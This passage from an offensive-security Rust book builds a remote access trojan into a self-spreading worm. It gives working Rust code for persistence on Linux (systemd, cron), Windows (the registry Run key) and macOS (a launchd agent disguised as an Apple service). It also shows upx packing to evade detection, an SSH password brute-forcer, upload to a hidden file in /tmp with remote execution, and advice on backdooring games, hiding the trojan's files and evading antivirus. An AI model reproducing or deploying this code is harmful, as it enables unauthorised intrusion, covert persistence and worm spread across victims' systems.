Dockerfile.x86_64-sun-solaris
Dockerfile.x86_64-unknown-freebsd
Dockerfile.x86_64-unknown-linux-gnu
Dockerfile.x86_64-unknown-linux-musl
Dockerfile.x86_64-unknown-netbsd
```

12.5.1 Cross-compiling from Linux to Windows

```
# In the folder of your Rust project
$ cross build --target x86_64-pc-windows-gnu
```

12.5.2 Cross-compiling to aarch64 (arm64)

```
# In the folder of you Rust project
$ cross build --target aarch64-unknown-linux-gnu
```

12.5.3 Cross-compiling to armv7

```
# In the folder of your Rust project
$ cross build --target armv7-unknown-linux-gnueabihf
```

12.6 Custom Dockerfiles

Sometimes, you may need specific tools in your Docker image, such as a packer (what is a packer? we will see that below) or tools to strip and rewrite the metadata of your final executable.

In this situation, it's legitimate to create a custom Dockerfile and to configure `cross` to use it for a specific target.

Create a `Cross.toml` file in the root of your project (where your `Cargo.toml` file is), with the following content:

```
[target.x86_64-pc-windows-gnu]
image = "my_image:tag"
```

We can also completely forget `cross` and build our own `Dockerfiles`. Here is how.

12.6.1 Cross-compiling from Linux to Windows

ch_12/rat/docker/Dockerfile.windows

```
FROM rust:latest

RUN apt update && apt upgrade -y
RUN apt install -y g++-mingw-w64-x86-64

RUN rustup target add x86_64-pc-windows-gnu
RUN rustup toolchain install stable-x86_64-pc-windows-gnu

WORKDIR /app

CMD ["cargo", "build", "--target", "x86_64-pc-windows-gnu"]
```

```
$ docker build . -t black_hat_rust/ch12_windows -f Dockerfile.windows
# in your Rust project
$ docker run --rm -ti -v `pwd`:/app black_hat_rust/ch12_windows
```

12.7 Cross-compiling to aarch64 (arm64)

ch_12/rat/docker/Dockerfile.aarch64

```
FROM rust:latest

RUN apt update && apt upgrade -y
RUN apt install -y g++-aarch64-linux-gnu libc6-dev-arm64-cross

RUN rustup target add aarch64-unknown-linux-gnu
RUN rustup toolchain install stable-aarch64-unknown-linux-gnu

WORKDIR /app

ENV CARGO_TARGET_AARCH64_UNKNOWN_LINUX_GNU_LINKER=aarch64-linux-gnu-gcc \
    CC_aarch64_unknown_linux_gnu=aarch64-linux-gnu-gcc \
```

```
    CXX_aarch64_unknown_linux_gnu=aarch64-linux-gnu-g++

CMD ["cargo", "build", "--target", "aarch64-unknown-linux-gnu"]
```

```
$ docker build . -t black_hat_rust/ch12_linux_aarch64 -f Dockerfile.aarch64
# in your Rust project
$ docker run --rm -ti -v `pwd`:/app black_hat_rust/ch12_linux_aarch64
```

12.7.1 Cross-compiling to armv7

ch_12/rat/docker/Dockerfile.armv7

```
FROM rust:latest

RUN apt update && apt upgrade -y
RUN apt install -y g++-arm-linux-gnueabihf libc6-dev-armhf-cross

RUN rustup target add armv7-unknown-linux-gnueabihf
RUN rustup toolchain install stable-armv7-unknown-linux-gnueabihf

WORKDIR /app

ENV CARGO_TARGET_ARMV7_UNKNOWN_LINUX_GNUEABIHF_LINKER=arm-linux-gnueabihf-gcc \
    CC_armv7_unknown_linux_gnueabihf=arm-linux-gnueabihf-gcc \
    CXX_armv7_unknown_linux_gnueabihf=arm-linux-gnueabihf-g++

CMD ["cargo", "build", "--target", "armv7-unknown-linux-gnueabihf"]
```

```
$ docker build . -t black_hat_rust/ch12_linux_armv7 -f Dockerfile.armv7
# in your Rust project
$ docker run --rm -ti -v `pwd`:/app black_hat_rust/ch12_linux_armv7
```

12.8 More Rust binary optimization tips

12.8.1 Strip

`strip` is a Unix tool that removes unused symbols and data from your executables.

```
$ strip -s ./my_executable
```

12.9 Packers

A packer wraps an existing program and compresses and/or encrypts it.



Figure 12.1: Packer

For that, it takes our executables as input, then:

- compress and/or encrypt it
- prepend it with a stub
- append the modified executable
- set the stub as the entrypoint of the final program

During runtime, the stub will decrypt/decompress the original executable and load it in memory.

Thus, our original executable will only live decrypted/decompressed in the memory of the Host system. It helps to reduce the chances of detection.

The simplest and most famous packer is `upx` . Its principal purpose is to reduce the size of executables.

```
$ sudo apt install -y upx
$ upx -9 <my executable>
```

As `upx` is famous, almost all anti-viruses know how to circumvent it. Don't expect it to fool any modern anti-virus or serious analyst.

12.10 Persistence

Computers, smartphones, and servers are sometimes restarted.

This is why we need a way to persist and relaunch the RAT when our targets restart.

This is when persistence techniques come into play. As persistence techniques are absolutely not cross-platform, they make the perfect use-case for cross-platform Rust.

A persistent RAT is also known as a backdoor, as it allows its operators to "come back later by the back door".

Note that persistence may not be wanted if you do not want to leave traces on the infected systems.

12.10.1 Linux persistence

The simplest way to achieve persistence on Linux is by creating a `systemd` entry.

ch_12/rat/agent/src/install/linux.rs

```
pub const SYSTEMD_SERVICE_FILE: &str = "/etc/systemd/system/ch12agent.service";

fn install_systemd(executable: &PathBuf) -> Result<(), crate::Error> {
    let systemd_file_content = format!(
        "[Unit]
Description=Black Hat Rust chapter 12's agent

[Service]
Type=simple
ExecStart={}
Restart=always
RestartSec=1

[Install]
WantedBy=multi-user.target
Alias=ch12agent.service",
        executable.display()
    );

    fs::write(SYSTEMD_SERVICE_FILE, systemd_file_content)?;

    Command::new("systemctl")
        .arg("enable")
        .arg("ch12agent")
        .output()?;
```

```
    Ok(())
}
```

Unfortunately, creating a `systemd` entry requires most of the time root privileges or is not even available on all Linux systems.

The second simplest and most effective technique to backdoor a Linux system that doesn't require elevated privileges is by creating a `cron` entry.

In shell, it can be achieved like that:

```
# First, we dump all the existing entries in a file
$ crontab -l > /tmp/cron
# we append our own entry to the file
$ echo "* * * * * /path/to/our/rat" >> /tmp/cron
# And we load it
$ crontab /tmp/cron
$ rm -rf /tmp/cron
```

Every minute, `crond` (the `cron` daemon) will try to load our RAT.

It can be ported to Rust like that:

```
fn install_crontab(executable: &PathBuf) -> Result<(), crate::Error> {
    let cron_expression = format!("* * * * * {}\n", executable.display());
    let mut crontab_file = config::get_agent_directory()?;
    crontab_file.push("crontab");

    let crontab_output = Command::new("crontab").arg("-l").output()?.stdout;
    let current_tasks = String::from_utf8(crontab_output)?;
    let current_tasks = current_tasks.trim();
    if current_tasks.contains(&cron_expression) {
        return Ok(());
    }

    let mut new_tasks = current_tasks.to_owned();
    if !new_tasks.is_empty() {
        new_tasks += "\n";
    }
    new_tasks += cron_expression.as_str();

    fs::write(&crontab_file, &new_tasks)?;

    Command::new("crontab")
        .arg(crontab_file.display().to_string())
        .output()?;
```

```
    let _ = fs::remove_file(crontab_file);

    Ok(())
}
```

Finally, by trying all our persistences techniques, each one after the other, we increase our chances of success.

```
pub fn install() -> Result<(), crate::Error> {
    let executable_path = super::copy_executable()?;

    println!("trying systemd persistence");
    if let Ok(_) = install_systemd(&executable_path) {
        println!("success");
        return Ok(());
    }
    println!("failed");

    println!("trying crontab persistence");
    if let Ok(_) = install_crontab(&executable_path) {
        println!("success");
        return Ok(());
    }
    println!("failed");

    // other installation techniques

    Ok(())
}
```

12.10.2 Windows persistence

On Windows, persistence can be achieved by creating a registry key with the path: `%CURRENT_USER%\Software\Microsoft\Windows\CurrentVersion\Run` .

ch_12/rat/agent/src/install/windows.rs

```
fn install_registry_user_run(executable: &PathBuf) -> Result<(), crate::Error> {
    let hkcu = RegKey::predef(HKEY_CURRENT_USER);
    let path = Path::new("Software")
        .join("Microsoft")
        .join("Windows")
        .join("CurrentVersion")
        .join("Run");
```

```
    let (key, disp) = hkcu.create_subkey(&path).unwrap();
    key.set_value("BhrAgentCh12", &executable.display().to_string())
        .unwrap();

    Ok(())
}
```

```
pub fn install() -> Result<(), crate::Error> {
    let executable_path = super::copy_executable()?;

    println!("trying registry user Run persistence");
    if let Ok(_) = install_registry_user_run(&executable_path) {
        println!("success");
        return Ok(());
    }
    println!("failed");

    // other installation techniques

    Ok(())
}
```

12.10.3 macOS Persistence

On macOS, persistence can be achieved with `launchd` by creating a plist file in the `Library/LaunchAgents` folder.

ch_12/rat/agent/src/install/macos.rs

```
pub const LAUNCHD_FILE: &str = "com.blackhatrust.agent.plist";

fn install_launchd(executable: &PathBuf) -> Result<(), crate::Error> {
    let launchd_file_content = format!(r#"<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
    "https://web.archive.org/web/20160508000732/http://www.apple.com/DTDs/PropertyList-1.0.dtd">
    <plist version="1.0">
        <dict>
            <key>Label</key>
            <string>com.apple.cloudd</string>
            <key>ProgramArguments</key>
            <array>
                <string>{}</string>
            </array>
            <key>RunAtLoad</key>
```

```
            <true/>
        </dict>
    </plist>"#, executable.display());

    let mut launchd_file = match dirs::home_dir() {
        Some(home_dir) => home_dir,
        None => return Err(Error::Internal("Error getting home
        ↪  directory.".to_string())),
    };
    launchd_file
        .push("Library")
        .push("LaunchAgents")
        .push(LAUNCHD_FILE);

    fs::write(&launchd_file, launchd_file_content)?;

    Command::new("launchctl")
        .arg("load")
        .arg(launchd_file.display().to_string())
        .output()?;

    Ok(())
}
```

```
pub fn install() -> Result<(), crate::Error> {
    let executable_path = super::copy_executable()?;

    println!("trying launchd persistence");
    if let Ok(_) = install_launchd(&executable_path) {
        println!("success");
        return Ok(());
    }
    println!("failed");

    // other installation techniques

    Ok(())
}
```

12.11 Single instance

The problem with persistence is that depending on the technique used, multiple instances of our RAT may be launched in parallel.

For example, `crond` is instructed to execute our program every minute. As our program is designed to run for more than 1 minute, at `T+2min` there will be 3 instances of our RAT running.

As it would lead to weird bugs and unpredictable behavior, it's not desirable. Thus, we must ensure that at any given moment, only one instance of our RAT is running on a host system.

For that, we can use the `single-instance` crate.

ch_12/rat/agent/src/main.rs

```rust
fn main() -> Result<(), Box<dyn std::error::Error>> {
    let instance = SingleInstance::new(config::SINGLE_INSTANCE_IDENTIFIER).unwrap();

    if !instance.is_single() {
        return Ok(());
    }
    // ...
}
```

Beware that the techniques used to assert that only a single instance of your RAT is running may reveal its presence.

A way to stay stealth is to generate the `single-instance` identifier from the information of the machine that won't change over time. A hash of the serial number of a hardware piece, for example.

12.12 Going further

There are many more ways to persist on the different platforms, depending on your privileges (root/admin or not).

You can find more methods for Linux here and for Windows here.

12.13 Summary

- Cross-compilation with Docker brings reproducible builds and alleviates a lot of pain.
- Use `cross` in priority to cross-compile your Rust projects.
- It's not a matter of *if*, but of *when* that your internet-connected smart appliance is hacked.
- Persistence is easier with elevated privileges.
- Persistence with fixed value is easy to detect.

Chapter 13

Turning our RAT into a worm to increase reach

Now we have a working RAT that can persist on infected machines, it's time to infect more targets.

13.1 What is a worm

A **worm** is a piece of software that can replicate itself in order to spread to other machines.

Worms are particularly interesting for ransomware and botnet operators as reaching critical mass is important for these kinds of operations. That being said, stealth worms are also used in more targeted operations (e.g. Stuxnet).

Worms are the evolution of viruses adapted to the modern computing landscape. Today, it's very rare to find a computing device without access to the internet. Thus, it's all-natural that worms use the network to spread.

In the past, it was not uncommon for users to directly share programs on floppy disks or USB keys. Thus, a virus could spread by infecting a binary, which once copied and executed on another computer would infect it.

Due to the protection mechanisms implemented by modern OSes, the prevalence of App Stores as a distribution channel, and the slowness of the process, this mode of operation has almost completely disappeared in favor of networked worms that can now spread to the entire internet in a matter of days, if not hours.

That being said, it's still uncommon to find viruses in pirated software and games (such as Photoshop).

13.2 Spreading techniques

Usually, a worm replicates itself without human intervention by automatically scanning networks. It has the disadvantage of being way easier to detect as it may try to spread to honeypots or network sensors.

They use 2 kinds of techniques to spread:

- By bruteforcing a networked service (SSH, for example)
- Or by using exploits (RCE or even XSS)



Figure 13.1: Worm

After choosing the technique that your worm will use to spread, you want to choose the spreading strategy. There are 2 different strategies.

The first way is for targeted attacks, where the worm only spreads when receiving specific instructions from its operators.

The second way is for broad, indiscriminate attacks. The worm basically scans the whole internet and local networks in order to spread to as many machines as possible. Beware that this implementation is completely illegal and may cause great harm if it reaches sensitive infrastructure such as hospitals during a global pandemic. It will end you in jail (or worse) quickly.

13.2.1 Networked services bruteforce

Bruteforce is the practice of trying all the possible combinations of credentials in the hope of eventually guessing it correctly (and, in our case, gaining access to the remote system).

Of course, trying all the combinations of ASCII characters is not very practical when trying to bruteforce networked services. It takes too much time.

A better way is to only try credential pairs `(username, password)` known to be often used by manufacturers. You can find such a wordlist in Mirai's source code online.

This primitive but effective at scale technique is often used by IoT botnets such as Mirai or derivatives due to the poor security of IoT gadgets (Internet cameras, smart thermostats…).

13.2.2 Stolen credentials

Another similar but more targeted kind of spreading technique is by using stolen credentials.

For example, on an infected server, the worm can look at `~/.ssh/config` and `~/.ssh/known_hosts` to find other machines that may be accessible from the current server and use the private keys in the `~/.ssh` folder to spread.

13.2.3 Networked services vulnerabilities

By embedding exploits for known networked services vulnerabilities, a worm can target and spread to the machines hosting these services.

One of the first worms to become famous: Morris used this technique to spread.

Nowadays, this technique is widely used by ransomware because of the speed at which they can spread once such a new vulnerability is discovered.

This is why you should always keep your servers, computers, and smartphones up-to-date!

13.2.4 Other exploits

A worm is not limited to exploiting networked services. As we saw in chapter 6, parsing is one of the first sources of vulnerabilities. Thus, by exploiting parsing vulnerabilities in commonly used software, a worm can spread offline by infecting the files being parsed.

Here are some examples of complex file types that are often subject to vulnerabilities:

- Subtitles
- Videos
- Fonts
- Images

13.2.5 Infecting supply chain

Each software project has dependencies that are known as its supply chain:

- Code dependencies (packages, crates…)
- A compiler
- A CI/CD pipeline

By compromising any of these elements, a worm could spread to other machines.

- `crossenv` malware on the npm registry
- Mick Stute on hunting a malicious compiler
- Using Rust Macros to exfiltrate secrets
- Embedded malware in the `rc` NPM package

The simplest way to achieve this is by typo-squatting (see chapter 9) famous packages.

A more advanced way is by stealing the credentials of the package registries on developers' computers and using them to infect the packages that the developers publish.

13.2.6 Executable infection

Infecting executables were very popular near the 2000s: programs were often shared directly between users, and not everything was as connected as today.

That being said, there were entire communities dedicated to finding the most interesting ways to infect programs. It was known as the VX scene.

If you want to learn more about this topic, search for "vxheaven" :)

13.2.7 Networked storage

Another trick is to simply copy itself in a networked folder, such as Dropbox, iCloud, or Google Drive, and pray for a victim to click and execute it.

13.2.8 Removable storage

Like networked storage, a worm can copy itself to removable storage units such as USB keys and hard drives and pray for a victim to click and execute it.

13.3 Cross-platform worm

Now we have a better idea about how a worm can spread, let's talk about cross-platform worms.

A cross-platform worm is a worm that can spread across different Operating Systems and architectures.



Figure 13.2: Cross-platform worm

For example, from a x86_64 computer running the Windows OS to an ARM server running the Linux IS. Or from a laptop running macOS to a smartphone running iOS.

One example of such a cross-platform worm is Stuxnet. It used normal computers to spread and reach industrial machines of Iran's nuclear program that were in an air-gapped network (without access to the global internet. It's a common security measure for sensitive infrastructure).

As executables are usually not compatible between the platforms, a cross-platform worm needs to be compiled for all the targeted architecture.

Then you have 2 choices:

Either it uses a central server to store the bundle of all the compiled versions of itself, then when infecting a new machine, downloads the bundle and select the appropriate binary. It has the advantage of being easy to implement and eases the distribution of updates.

Or, it can carry the bundle of all the compiled versions along, from an infected host to another. This method is a little bit harder to achieve, depending on the spreading technique used. But, as it does not rely on a central server, it is more stealthy and resilient.

13.4 Spreading through SSH

As always, we will focus on the techniques that bring the most results while staying simple. For a worm, it's SSH for 2 reasons:

- poorly configured IoT devices

- management of SSH keys is hard

13.4.1 Poorly secured IoT devices

IoT devices (such as cameras, printers…) with weak or non-existent security are proliferating. This is very good news for attackers and very bad news for everyone else,

13.4.2 Management of SSH keys is hard

So people often make a lot of mistakes that our worm will be able to exploit.

An example of a mistake is not passphrase-protecting SSH keys.

13.5 Vendoring dependencies

Vendoring dependencies is the act of bundling all your dependencies with your code in your repositories.

Why would someone want to do that?

A first reason is for offline builds: when your dependencies are in your repository, you no longer depend on the availability of the dependencies registry (crates.io or Git in the case of Rust), thus if for some reason the registry goes down, our you no longer have internet, you will still be able to build your program.

A second reason is privacy. Indeed, depending on an external registry induces a lot of privacy concerns for all the people and machines (your CI/CD pipeline, for example) that will build your code. Each time someone or something wants to build the project and doesn't have the dependencies locally cached, it has to contact the package registry, leaking its IP address, among other things. Depending on the location of those registries and the law they have to obey, they may block some countries.

A third reason is for adits. Indeed, when you vendor your dependencies, the updates of the dependencies now appear in git diff, and thus fit well in a code-review process. Dependencies updates can be reviewed like any other chunk of code.

But, vendoring dependencies has the disadvantage of significantly increasing the size of your code repository by many Megabytes. And once a Git repository tracks a file, it's very hard to remove it from the history.

An alternative is to use a private registry, but it comes with a lot of maintenance and may only be a viable solution for larger teams.

In Rust, you can vendor your dependencies using the `cargo vendor` command.

13.6 Implementing a cross-platform worm in Rust

13.6.1 bundle.zip

The first step is to build our bundle containing all the compiled versions of the worm for all the platforms we want to target.

For that, we will use `cross` as we learned in the previous chapter.

Also, in order to reduce the bundle's size, we compress each executable with the `upx` packer.

ch_13/rat/Makefile

```
.PHONY: bundle
bundle: x86_64 aarch64
    rm -rf bundle.zip
    zip -j bundle.zip target/agent.linux_x86_64 target/agent.linux_aarch64


.PHONY: x86_64
x86_64:
    cross build -p agent --release --target x86_64-unknown-linux-musl
    upx -9 target/x86_64-unknown-linux-musl/release/agent
    mv target/x86_64-unknown-linux-musl/release/agent target/agent.linux_x86_64


.PHONY: aarch64
aarch64:
    cross build -p agent --release --target aarch64-unknown-linux-musl
    upx -9 target/aarch64-unknown-linux-musl/release/agent
    mv target/aarch64-unknown-linux-musl/release/agent target/agent.linux_aarch64
```

```
$ make bundle
```

Our `bundle.zip` file now contains:

```
agent.linux_x86_64
agent.linux_aarch64
```

13.7 Install

In the previous chapter, we saw how to persist across different OSes.

Now we need to add a step in our installation process: the extraction of the `bundle.zip` file.

ch_13/rat/agent/src/install.rs

```rust
pub fn install() -> Result<PathBuf, crate::Error> {
    let install_dir = config::get_agent_directory()?;
    let install_target = config::get_agent_install_target()?;

    if !install_target.exists() {
        println!("Installing into {}", install_dir.display());
        let current_exe = env::current_exe()?;

        fs::create_dir_all(&install_dir)?;

        fs::copy(current_exe, &install_target)?;

        // here, we could have fetched the bundle from a central server
        let bundle = PathBuf::from("bundle.zip");
        if bundle.exists() {
            println!(
                "bundle.zip found, extracting it to {}",
                install_dir.display()
            );

            extract_bundle(install_dir.clone(), bundle)?;
        } else {
            println!("bundle.zip NOT found");
        }
    }

    Ok(install_dir)
}
```

```rust
fn extract_bundle(install_dir: PathBuf, bundle: PathBuf) -> Result<(),
↪  crate::Error> {
    let mut dist_bundle = install_dir.clone();
    dist_bundle.push(&bundle);

    fs::copy(&bundle, &dist_bundle)?;

    let zip_file = fs::File::open(&dist_bundle)?;
    let mut zip_archive = zip::ZipArchive::new(zip_file)?;

    for i in 0..zip_archive.len() {
        let mut archive_file = zip_archive.by_index(i)?;
        let dist_filename = match archive_file.enclosed_name() {
            Some(path) => path.to_owned(),
```

```
            None => continue,
        };
        let mut dist_path = install_dir.clone();
        dist_path.push(dist_filename);

        let mut dist_file = fs::File::create(&dist_path)?;
        io::copy(&mut archive_file, &mut dist_file)?;
    }

    Ok(())
}
```

Note that in a real-world scenario, we may download `bundle.zip` from a remote server instead of simply having it available on the filesystem.

13.8 Spreading

13.8.1 SSH connection

ch_13/rat/agent/src/spread.rs

```
    let tcp = TcpStream::connect(host_port)?;
    let mut ssh = Session::new()?;
    ssh.set_tcp_stream(tcp);
    ssh.handshake()?;
```

13.8.2 Bruteforce

Then comes the SSH bruteforce. For that, we need a wordlist.

While a smarter way to bruteforce a service is to use predefined (`(username, password)` pairs known to be used by poorly-secured devices, here we will try the most used passwords for each username.

ch_13/rat/agent/src/wordlist.rs

```
pub static USERNAMES: &'static [&str] = &["root"];

pub static PASSWORDS: &'static [&str] = &["password", "admin", "root"];
```

```
fn bruteforce(ssh: &Session) -> Result<Option<(String, String)>, crate::Error> {
    for username in wordlist::USERNAMES {
        for password in wordlist::PASSWORDS {
            let _ = ssh.userauth_password(username, password);
```

```
            if ssh.authenticated() {
                return Ok(Some((username.to_string(), password.to_string())));
            }
        }
    }

    return Ok(None);
}
```

13.8.3 Detecting the platform of the target

In Rust, the simplest way to represent the remote platform is by using an `enum`.

ch_13/rat/agent/src/spread.rs

```
#[derive(Debug, Clone, Copy)]
enum Platform {
    LinuxX86_64,
    LinuxAarch64,
    MacOsX86_64,
    MacOsAarch64,
    Unknown,
}

impl fmt::Display for Platform {
    fn fmt(&self, f: &mut fmt::Formatter) -> fmt::Result {
        match self {
            Platform::LinuxX86_64 => write!(f, "linux_x86_64"),
            Platform::LinuxAarch64 => write!(f, "linux_aarch64"),
            Platform::MacOsX86_64 => write!(f, "macos_x86_64"),
            Platform::MacOsAarch64 => write!(f, "macos_aarch64"),
            Platform::Unknown => write!(f, "unknown"),
        }
    }
}
```

By implementing the `fmt::Display` trait, our `Platform` enum automagically has the `.to_string()` method available.

Then, we need to identify the remote platform. The simplest way to achieve that is by running the `uname -a` command on the remote system, as a system hosting an SSH server is almost guaranteed to have this command available.

```
fn identify_platform(ssh: &Session) -> Result<Platform, crate::Error> {
    let mut channel = ssh.channel_session()?;
```

```
    channel.exec("uname -a")?;

    let (stdout, _) = consume_stdio(&mut channel);
    let stdout = stdout.trim();

    if stdout.contains("Linux") {
        if stdout.contains("x86_64") {
            return Ok(Platform::LinuxX86_64);
        } else if stdout.contains("aarch64") {
            return Ok(Platform::LinuxAarch64);
        } else {
            return Ok(Platform::Unknown);
        }
    } else if stdout.contains("Darwin") {
        if stdout.contains("x86_64") {
            return Ok(Platform::MacOsX86_64);
        } else if stdout.contains("aarch64") {
            return Ok(Platform::MacOsAarch64);
        } else {
            return Ok(Platform::Unknown);
        }
    } else {
        return Ok(Platform::Unknown);
    }
}
```

13.8.4 Upload

With `scp` we can upload a file through an SSH connection:

```
fn upload_agent(ssh: &Session, agent_path: &PathBuf) -> Result<String,
↪  crate::Error> {
    let rand_name: String = thread_rng()
        .sample_iter(&Alphanumeric)
        .take(32)
        .map(char::from)
        .collect();
    let hidden_rand_name = format!(".{}", rand_name);

    let mut remote_path = PathBuf::from("/tmp");
    remote_path.push(&hidden_rand_name);

    let agent_data = fs::read(agent_path)?;
```

```
    println!("size: {}", agent_data.len());

    let mut channel = ssh.scp_send(&remote_path, 0o700, agent_data.len() as u64,
     ↪  None)?;
    channel.write_all(&agent_data)?;

    Ok(remote_path.display().to_string())
}
```

13.8.5 Installation

As our worm installs itself on its first execution, we only need to launch it through SSH and let it live its own life.

```
fn execute_remote_agent(ssh: &Session, remote_path: &str) -> Result<(),
 ↪  crate::Error> {
    let mut channel_exec = ssh.channel_session()?;
    channel_exec.exec(&remote_path)?;
    let _ = consume_stdio(&mut channel_exec);

    Ok(())
}
```

Finally, putting it all together and we have our `spread` function:

```
pub fn spread(install_dir: PathBuf, host_port: &str) -> Result<(), crate::Error> {
    let tcp = TcpStream::connect(host_port)?;
    let mut ssh = Session::new()?;
    ssh.set_tcp_stream(tcp);
    ssh.handshake()?;

    match bruteforce(&mut ssh)? {
        Some((username, password)) => {
            println!(
                "Authenticated! username: ({}), password: ({})",
                username, password
            );
        }
        None => {
            println!("Couldn't authenticate. Aborting.");
            return Ok(());
        }
    };
```

```
    let platform = identify_platform(&ssh)?;
    println!("detected platform: {}", platform);

    let mut agent_for_platform = install_dir.clone();
    agent_for_platform.push(format!("agent.{}", platform));
    if !agent_for_platform.exists() {
        println!("agent.{} not avalable. Aborting.", platform);
        return Ok(());
    }

    println!("Uplaoding: {}", agent_for_platform.display());

    let remote_path = upload_agent(&ssh, &agent_for_platform)?;
    println!("agent uploaded to {}", &remote_path);

    execute_remote_agent(&ssh, &remote_path)?;
    println!("Agent successfully executed on remote host  ");

    Ok(())
}
```

13.9 More advanced techniques for your RAT

This part about building a modern RAT is coming to its end, but before leaving you, I want to cover more techniques that we haven't discussed so far to make your RAT better and more stealthy.

13.9.1 Distribution

One of the first and most important things to think about is how to distribute your RAT.

It will greatly depend on the type of operations you want to carry.

Do you want to perform a targeted attack? An exploit or a phishing campaign may be the most effective technique.

Or, do you want to reach as many machines as possible, fast? Backdooring games is a good way to achieve this. Here is a report of the most backdoored games, Minecraft and The Sims 4 being the top 2.

13.9.2 Auto update

Like all software, our RAT is going to evolve over time and will need to be updated. This is where an auto-update mechanism comes in handy. Basically, the RAT will periodically check

if a new version is available and update itself if necessary.

When implementing such a mechanism, don't forget to sign your updates with your private key (See chapter 11). Otherwise, an attacker could take over your agents by spreading a compromised update.

13.9.3 Virtual filesystem

The more complex a RAT becomes, the more it needs to manipulate files:

- configuration
- sensible files to extract
- cross-platform bundles
- ...

Unfortunately, using the filesystem of the host may leave traces and clues of the presence of the RAT. In Order to circumvent that, a modern RAT could use an encrypted virtual filesystem.

An encrypted virtual filesystem allows a RAT to hide its files from the host, and thus, eventual anti-virus engine and forensic analysts.

The simplest way to implement an encrypted virtual filesystem is by using SQLCipher: an add-on for SQLite, which encrypts the database file on dist.

13.9.4 Anti-Anti-Virus tricks

Until now, we didn't talk about detection.

As you may certainly know, anti-viruses exist. Once a sample of your RAT is detected in the wild, it's just a matter of days before it is flagged by all the anti-viruses.

This is why you need to understand how anti-viruses work, in order to detect and bypass them. They use mainly 3 methods to detect viruses:

Signature-based detection: Anti-viruses check the hash of programs against a database of hashes known to be viruses. This technique is the simplest to avoid as a simple difference of 1 bit (some metadata of the binary, for example) modify the hash.

Shape analysis: Anti-viruses check if the shape of a program is suspicious and looks like a virus (it has suspicious strings embedded for example, or it uses snippets of code known to be used by malware).

Behavior-based detection: Anti-viruses execute unknown binaries in sandboxes in order to see if they behave like viruses (they try to access sensitive files, for example).

An example of a trick that I found to detect Windows Anti-Viruses was to try to open the current binary (the RAT) with the read-write flag. If it's a success, then the binary is being examined by some kind of sandbox or Anti-Virus. Indeed, Windows doesn't allow a program that is currently being executed to be opened with write privileges.

13.9.5 Privileges escalation

